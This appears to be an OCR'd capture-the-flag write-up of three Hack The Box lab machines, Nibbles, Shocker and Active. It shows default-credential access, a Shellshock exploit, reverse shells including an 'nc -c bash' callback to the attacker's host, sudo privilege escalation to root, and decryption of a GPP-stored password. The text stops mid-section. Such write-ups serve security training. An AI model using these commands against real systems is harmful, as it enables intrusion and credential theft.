this site has Blacklist capability to prevent brute forcing:

Request Response


Pretty Raw Hex Render

```
3 Server: Apache/2.4.18 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
6 Pragma: no-cache
7 Content-Length: 48
8 Connection: close
9 Content-Type: text/html; charset=UTF-8
10
11 Nibbleblog security error - Blacklist protection
```

Default Credentials granted us access to the Admin Dashboard. At the bottom of the page we can see a version of the NibbleBlog server:



Now we can look for publicly know exploits:



Downloading the exploit and creating a php reverse shell I was able to get a shell onto the system:

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.75] 60582
Linux Nibbles 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UTC 2
 10:57:03 up  2:10,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
nibbler
```

Privilege Escalation

Navigating the users home directory reveals a zip file that can be extracted using the *unzip* command:

```
nibbler@Nibbles:/home/nibbler$ ls
ls
personal  personal.zip  user.txt
nibbler@Nibbles:/home/nibbler$
```

There is a script within the directory:

```
nibbler@Nibbles:/home/nibbler/personal/stuff$ ls
ls
monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$
```

Using *sudo -l* reveals that this script can be ran as root:

```
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo -l
sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$
```

So I edited the bash script to open a bash terminal with sudo privileges. This can be done by replacing the content of the script with "bash -i" and running the script with the *sudo* command:

```
nibbler@Nibbles:/home/nibbler/personal/stuff$ echo 'bash -i' > monitor.sh
echo 'bash -i' > monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo ./monitor.sh
sudo ./monitor.sh
```

Now we have root privileges:

```
root@Nibbles:~# cd root
cd root
bash: cd: root: No such file or directory
root@Nibbles:~# cd /root
cd /root
root@Nibbles:~# ls
ls
root.txt
root@Nibbles:~# cat root.txt
cat root.txt
fb41733aa03c1e22e0d6f47ac43fade9
root@Nibbles:~#
```

Shocker/Apache ShellShock

The assessor began with an Nmap scan using the following commands:
sudo nmap -sV -p- -A 10.10.10.56 > shocker_scan

- -sV conducts a service enumeration scan
- -p- scans all 65535 ports
- -A is an aggressive scan that attempts to determine operating system information, service information, etc.

There are two ports open on this machine, HTTP and SSH.

```
┌──(kali㉿kali)-[~/HTB/Shocker]
└─$ cat shocker_scan
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-01 00:42 EST
Nmap scan report for 10.10.10.56
Host is up (0.022s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protoc
| ssh-hostkey:
|   2048 c4f8ade8f80477decf150d630a187e49 (RSA)
|   256 228fb197bf0f1708fc7e2c8fe9773a48 (ECDSA)
|_  256 e6ac27a3b5a9f1123c34a55d5beb3de9 (ED25519)
No exact OS matches for host (If you know what OS is running on it, see http
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=2/1%OT=80%CT=1%CU=30881%PV=Y%DS=2%DC=T%G=Y%TM=63D9FBC6
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=FA%GCD=2%ISR=106%TI=Z%CI=I%II=I%TS=8)OPS(O
OS:1=M539ST11NW6%O2=M539ST11NW6%O3=M539NNT11NW6%O4=M539ST11NW6%O5=M539ST11N
OS:W6%O6=M539ST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(R
OS:=Y%DF=Y%T=40%W=7210%O=M539NNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%
OS:RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y
OS:%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R
OS:%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=
OS:40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S
OS:)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 21/tcp)
HOP RTT      ADDRESS
1   23.01 ms 10.10.14.1
2   21.97 ms 10.10.10.56

OS and Service detection performed. Please report any incorrect results at h
Nmap done: 1 IP address (1 host up) scanned in 29.31 seconds
```


Running a directory brute force reveals only three pages:

```
┌──(kali㉿kali)-[~/HTB/Shocker]
└─$ dirb http://10.10.10.56

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Feb  1 00:44:28 2023
URL_BASE: http://10.10.10.56/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.56/ ----
+ http://10.10.10.56/cgi-bin/ (CODE:403|SIZE:294)
+ http://10.10.10.56/index.html (CODE:200|SIZE:137)
+ http://10.10.10.56/server-status (CODE:403|SIZE:299)

-----------------
END_TIME: Wed Feb  1 00:46:16 2023
DOWNLOADED: 4612 - FOUND: 3
```

Running a Subdomain Brute force reveals no subdomains:

```
┌──(kali㉿kali)-[~/HTB/Shocker]
└─$ wfuzz -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u 'http://10
.10.10.56' -H "Host:FUZZ.10.10.10.56" --sc 200
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled aga
inst Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documenta
tion for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.56/
Total requests: 4989

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================


Total time: 24.22248
Processed Requests: 4989
Filtered Requests: 4989
Requests/sec.: 205.9656
```


A more in-depth scan using dirbuster revealed a user.sh file within the /cgi-bin/ directory:



With an accessible file within the /cgi-bin/ directory we can test whether this system is vulnerable to CVE-2014-6271 or Shell Shock. Using Nmap's vulnerability scanning capability we can test the system:
sudo nmap -sV 10.10.10.56 --script http-shellshock --script-args "http-shellshock.uri=/cgi-bin/user.sh"

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV 10.10.10.56 --script http-shellshock --script-args "http-shellshock.uri=/cgi-bin/user.s
h"
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-01 01:35 EST
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 01:35 (0:00:06 remaining)
Nmap scan report for 10.10.10.56
Host is up (0.024s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-shellshock:
|   VULNERABLE:
|   HTTP Shellshock vulnerability
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2014-6271
|       This web application might be affected by the vulnerability known
|       as Shellshock. It seems the server is executing commands injected
|       via malicious HTTP headers.
|
|     Disclosure date: 2014-09-24
|     References:
|       http://www.openwall.com/lists/oss-security/2014/09/24/10
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-7169
|_      http://seclists.org/oss-sec/2014/q3/685
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.18 seconds
```

The vulnerability scan reveals that the system is vulnerable to ShellShock. Now we can look for an exploit that will allow us to gain a shell:



Using searchsploit we can download this exploit:

```
┌──(kali㉿kali)-[~/HTB/Shocker]
└─$ searchsploit -m 34900
  Exploit: Apache mod_cgi - 'Shellshock' Remote Command Injection
      URL: https://www.exploit-db.com/exploits/34900
     Path: /usr/share/exploitdb/exploits/linux/remote/34900.py
    Codes: CVE-2014-6278, CVE-2014-6271
 Verified: True
File Type: Python script, ASCII text executable
Copied to: /home/kali/HTB/Shocker/34900.py
```

The exploit requires a few parameters to be specified and now we have a shell:

```
┌──(kali㉿kali)-[~/HTB/Shocker]
└─$ python2 shellshock.py payload=reverse lhost=10.10.14.6 lport=443 rhost=10.10.10.56 rport=80 pages=/cg
i-bin/user.sh
[!] Started reverse shell handler
[-] Trying exploit on : /cgi-bin/user.sh
[!] Successfully exploited
[!] Incoming connection from 10.10.10.56
10.10.10.56>
```

Now we can see if NetCat is available to gain a less restrictive shell:

```
10.10.10.56> nc -c bash 10.10.14.6 8080
10.10.10.56>
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 8080
listening on [any] 8080 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.56] 42188
/bin/sh: 0: can't access tty; job control turned off
$
```

Privilege Escalation

Now that we are on the system we can begin enumeration for a privilege escalation method. We can do a few things like run *sudo -l*, *uname -i or -a*:

```
shelly@Shocker:/home/shelly$ sudo -l
sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
shelly@Shocker:/home/shelly$ uname -i
uname -i
x86_64
shelly@Shocker:/home/shelly$ uname -a
uname -a
Linux Shocker 4.4.0-96-generic #119-Ubuntu SMP Tue Sep 12 14:59:54 UTC 2017 x86_64 x86_64 x86_64 GNU/Linu
x
shelly@Shocker:/home/shelly$
```

According to the output users can run perl scripts with root privileges and this is a Linux machine with a kernel version 4.4.0-96. A simple method to gain a reverse shell is to use perl to execute /bin/bash:
sudo perl -e 'exec "/bin/bash"'

```
shelly@Shocker:/home/shelly$ sudo perl -e 'exec "/bin/bash"'
sudo perl -e 'exec "/bin/bash"'
root@Shocker:/home/shelly# whoami
whoami
root
root@Shocker:/home/shelly#
```

Active/Kerberoasting

The assessor began with an Nmap scan using the following commands:
sudo nmap -sV -p- -A 10.10.10.100 > active_scan

- -sV conducts a service enumeration scan
- -p- scans all 65535 ports
- -A is an aggressive scan that attempts to determine operating system information, service information, etc.

The scan reveals several ports related to a Microsoft Domain Controller:

```
┌──(kali㉿kali)-[~/HTB/active]
└─$ cat active_scan
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-30 06:22 EST
Nmap scan report for 10.10.10.100
Host is up (0.039s latency).
Not shown: 65512 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Ser
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  tcpwrapped
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domai
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domai
3269/tcp  open  tcpwrapped
5722/tcp  open  msrpc         Microsoft Windows RPC
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
49175/tcp open  msrpc         Microsoft Windows RPC
49176/tcp open  msrpc         Microsoft Windows RPC
49225/tcp open  msrpc         Microsoft Windows RPC
No exact OS matches for host (If you know what OS is running on it, see http
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=1/30%OT=53%CT=1%CU=39359%PV=Y%DS=2%DC=T%G=Y%TM=63D7A90
OS:1%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=1%ISR=10E%TI=I%CI=I%II=I%SS=S%TS=
OS:7)SEQ(SP=100%GCD=1%ISR=10E%TI=I%CI=I%TS=7)SEQ(SP=100%GCD=1%ISR=10E%TI=I%
OS:II=I%SS=S%TS=7)OPS(O1=M539NW8ST11%O2=M539NW8ST11%O3=M539NW8NNT11%O4=M539
OS:NW8ST11%O5=M539NW8ST11%O6=M539ST11)WIN(W1=2000%W2=2000%W3=2000%W4=2000%W
OS:5=2000%W6=2000)ECN(R=Y%DF=Y%T=80%W=2000%O=M539NW8NNS%CC=N%Q=)T1(R=Y%DF=Y
OS:%T=80%S=O%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=
OS:)T3(R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A
OS:=O%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%D
OS:F=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O
OS:=%RD=0%Q=)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=
OS:G)IE(R=Y%DFI=N%T=80%CD=Z)

Network Distance: 2 hops
```

I will begin by trying to access the SMB share:

```
┌──(kali㉿kali)-[~/HTB/active]
└─$ smbclient -L \\\\10.10.10.100\\
Password for [WORKGROUP\kali]:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Replication     Disk
        SYSVOL          Disk      Logon server share
        Users           Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.100 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Next I will try to access each share. I am denied access to all shares except the IPC$ and Replication share:

```
┌──(kali㉿kali)-[~/HTB/active]
└─$ smbclient \\\\10.10.10.100\\IPC$
Password for [WORKGROUP\kali]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ^C
```

```
┌──(kali㉿kali)-[~/HTB/active]
└─$ smbclient \\\\10.10.10.100\\Replication
Password for [WORKGROUP\kali]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Jul 21 06:37:44 2018
  ..                                  D        0  Sat Jul 21 06:37:44 2018
  active.htb                          D        0  Sat Jul 21 06:37:44 2018

                5217023 blocks of size 4096. 284554 blocks available
smb: \>
```

Looking around I was able to find a Group.xml file:

```
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\> ls
  .                                   D        0  Sat Jul 21 06:37:44 2018
  ..                                  D        0  Sat Jul 21 06:37:44 2018
  Groups.xml                          A      533  Wed Jul 18 16:46:06 2018

                5217023 blocks of size 4096. 279567 blocks available
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\> get Groups.xml
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\Groups.xml of size 533 as Groups
.xml (5.5 KiloBytes/sec) (average 5.5 KiloBytes/sec)
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\>
```

Using the *cat* command reveals that the file contains a username and encrypted password:

```
┌──(kali㉿kali)-[~/HTB/active]
└─$ cat Groups.xml
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="active.htb\SVC_TGS
" image="2" changed="2018-07-18 20:46:06" uid="{EF57DA28-5F69-4530-A59E-AAB58578219D}"><Properties action="U" newName="" fullName=""
 description="" cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ" changeLogon="0" n
oChange="1" neverExpires="1" acctDisabled="0" userName="active.htb\SVC_TGS"/></User>
</Groups>
```

Windows Server 2008 Introduced Group Policy Preference (GPP). With this information we can use a tool known as *gpp-decrypt* to try and decrypt the password:

```
┌──(kali㉿kali)-[~/HTB/active]
└─$ gpp-decrypt edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ
GPPstillStandingStrong2k18
```

Next we will see what permissions we have as this user:

```
┌──(kali㉿kali)-[~/HTB/active]
└─$ smbmap -H 10.10.10.100 -u SVC_TGS -p 'GPPstillStandingStrong2k18'
[+] IP: 10.10.10.100:445        Name: 10.10.10.100
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    NO ACCESS       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        Replication                                             READ ONLY
        SYSVOL                                                  READ ONLY       Logon server share
        Users                                                   READ ONLY
```

Now we can access more shares with our user privilege:

```
                5217023 blocks of size 4096. 279567 blocks available
